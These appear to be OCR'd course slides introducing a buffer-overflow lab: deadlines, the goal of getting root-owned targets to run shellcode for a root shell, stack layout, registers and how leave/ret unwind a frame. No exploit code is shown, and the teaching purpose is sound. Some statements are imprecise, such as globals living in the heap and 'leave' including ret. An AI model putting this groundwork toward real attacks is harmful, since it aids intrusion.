Section 2: Buffer Overflow

A guide on how to approach buffer overflows & lab 1

Slides by James Wang, Amanda Lam, Ivan Evtimov, and Eric Zeng

Administrivia

Lab 1

- Make sure all of your group members are registered in Canvas
- Form your groups and fill out the Google Form so that we can create a group account for access to the Lab 1 machine
- Groups of 2, can be different than HW1

Administrivia

Lab 1a is due 4/10 (next Wednesday) at 11:59pm

- Run `./handin.sh`, rename `handin_copy_and_rename_me.txt` to `<netid>_<netid>_<netid>.txt` and submit on Canvas
- **Individually** submit a write-up to Gradescope for sploits 1-3

Final deadline for Lab 1b is April 17th @ 11:59pm

Hashing your solutions

```
$ ./handin.sh

$ ls turnins/
Sploits_23_10_10_22:18:52

$ cd turnins/Sploits_23_10_10_22:18:52

// Note that you will not be able to rename the hash file in this directory, as
it is permission guarded.
```

1. Lab 1 Overview

- **7 targets and their sources located in /bin/**
  Do not change or recompile targets!

- **7 stub sploit files located in ~/sploits/**
  Make sure your final sploits are built here!

Goal: Cause targets (which run as root) to execute shellcode to gain access to the root shell. [The Aleph One Shellcode is provided to you]


Useful resources/tools:

- Aleph One "Smashing the Stack for Fun and Profit"
- Chien & Szor "Blended attack exploits..."
- Office Hours (Monday, Tuesday, Wednesday, Thursday, Friday)

A Review of Process Memory

The process views memory as a contiguous array of bytes indexed by addresses of length 32 bits (4 bytes).


The process also has access to registers on the CPU. Some are used to manage a lot of what you will see, so we will come back to them later.



Higher addresses: `0xffffffff`

Lower addresses: `0x00000000`

A Review of Process Memory



Higher addresses: `0xffffffff`

At the “bottom” is the stack where the arguments and local variables of a function are stored. (More on this next.)

At the “top” is the code we are running (the text) and the heap, where global variables are stored.


Lower addresses: `0x00000000`

Calling a Function

First: **Arguments** to the function are pushed on the stack.

Then: the pointer to the instruction *after* the call (**RET**) is pushed on the stack.


Then: the call instruction is executed.



First Steps Inside a Function

(Typically) first instruction of function:
Push the **frame pointer** (**SFP**) on the stack.

Then (possibly not immediately): the stack is expanded to make space for the **local variables** of the function (**Locals**).



Higher addresses: `0xffffffff`

Stack grows this way (towards lower addresses), as more variables are declared and functions are called


Lower addresses: `0x00000000`

3 Important Registers

For convenience, we hold the boundary of the region dedicated to the current function ("the stack frame") in **%ebp**.

The "top" of the stack - where we push and pop - is defined by the value in **%esp**.


The address of the instruction we are executing is held in **%eip**.



Exiting from a Function

If you disassemble a function, you see 2 instructions at the end of a function:

```
leave
ret
```




Exiting from a Function

`leave` can be thought of as executing these 2 instructions:

```
mov %ebp, %esp
pop %ebp
ret
```

Note that `pop` *reads the top of the stack (what* `%esp` *is pointing to) and puts it into the specified register.*




Exiting from a Function

`ret` can be thought of as executing this instruction:

```
mov %ebp, %esp
pop %ebp
pop %eip
```


**Note that `ret` is a bit more complex in practice, but we won't worry about that for now.*



Exiting from a Function (In Action)

```
mov %ebp, %esp
pop %ebp
pop %eip
```


(before)



Exiting from a Function (In Action)

```
mov %ebp, %esp
pop %ebp
pop %eip
```


(after)



Exiting from a Function (In Action)

```
mov %ebp, %esp
pop %ebp
pop %eip
```


(before)



Exiting from a Function (In Action)

```
mov %ebp, %esp
pop %ebp
pop %eip
```

